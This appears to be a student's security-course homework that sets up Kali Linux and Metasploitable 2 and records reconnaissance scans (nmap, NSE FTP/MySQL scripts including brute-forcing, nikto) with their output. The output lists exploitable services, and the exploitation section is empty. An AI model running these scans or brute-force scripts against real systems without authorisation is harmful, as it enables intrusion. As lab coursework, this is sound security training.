# Homework #1 ICS 344


Meshal Alfafi 202037880

28 September 2024


# Table of Contents

# Set up

Kali Linux ISO and Metasploitable 2 are successfully downloaded. Also running well.




1- kali linux




2- Metasploitable

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ vulnerable
-bash: vulnerable: command not found
msfadmin@metasploitable:~$ vulnerable
-bash: vulnerable: command not found
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$ #
msfadmin@metasploitable:~/vulnerable$ #
msfadmin@metasploitable:~/vulnerable$ #
msfadmin@metasploitable:~/vulnerable$ #
msfadmin@metasploitable:~/vulnerable$ #
msfadmin@metasploitable:~/vulnerable$ #
msfadmin@metasploitable:~/vulnerable$ _
```

The IP address for both machines:

The command used on both machines is ip a.

| VM | Kali linux | Metasploitable |
|---|---|---|
| **Command used** | **ip a** | **ip a** |
| **IP** | **10.0.2.15/24** | **10.0.2.4/24** |
| **screenshot** |  |  |

```
Last login: Thu Sep 19 03:37:39 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:15:71:b1 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe15:71b1/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

# Reconnaissance and Scanning


## A

| | |
|---|---|
| Command used | Sudo nmap -sn 10.0.2.1/24 |
| screenshot |  |

B

| Command used | Sudo nmap -sV 10.0.2.4 |
|---|---|
| screenshot | |


```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 16:09 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:15:71:B1 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.08 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.0.2.4
```

| | |
|---|---|
| service | FTP |
| Command used | Nmap -p 21 –script=ftp-anon,ftp-syst 10.0.2.4 |
| vulnerabilities | • Anonymous login is allowed.<br>• Control and Data connections are plain text.<br>• Outdate version 2.3.4 |
| screenshot |  |

```
PS> kali@kali: /home/kali
File  Actions  Edit  View  Help
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status

Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS> nmap -p 21 --script=ftp-syst,ftp-anon  10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 07:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0023s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status

Nmap done: 1 IP address (1 host up) scanned in 16.76 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS>
```

| | |
|---|---|
| service | HTTP |
| Command used | nikto -h http;//10.0.2.4 |
| vulnerabilities | There are some vulnerabilities:<br>• Some directories are browsable like doc/, /test/, /icons/<br>• The /phpMyAdmin/ directory is exposed.<br>• wp-config.php file is also exposed |
| screenshot |  |


```
PS> kali@kali: /home/kali
File  Actions  Edit  View  Help
+ Target Hostname:    10.0.2.4
+ Target Port:        80
+ Start Time:         2024-09-28 07:30:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index'
 were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:
00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8911 requests: 1 error(s) and 27 item(s) reported on remote host
+ End Time:         2024-09-28 07:31:10 (GMT-4) (56 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

| | |
|---|---|
| service | MySQL |
| Command used | Nmap -–script=mysql-*  -p 3306 10.0.2.4 |
| vulnerabilities | Nothing found |
| screenshot |  |

```
PS> kali@kali: /home/kali
File  Actions  Edit  View  Help
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.02 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS> nmap --script=mysql-info -p 3306 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 08:23 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0014s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 46.70 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS> nmap --script=mysql-* -p 3306 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 08:25 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0014s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Accounts: No valid accounts found
|   Statistics: Performed 0 guesses in 5 seconds, average tps: 0.0
|_  ERROR: The service seems to have failed or is heavily firewalled…
| mysql-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 0 guesses in 5 seconds, average tps: 0.0
|_  ERROR: The service seems to have failed or is heavily firewalled…

Nmap done: 1 IP address (1 host up) scanned in 46.70 seconds

┌──(kali㉿kali)-[/home/kali]
└─PS>
```

# Exploitation

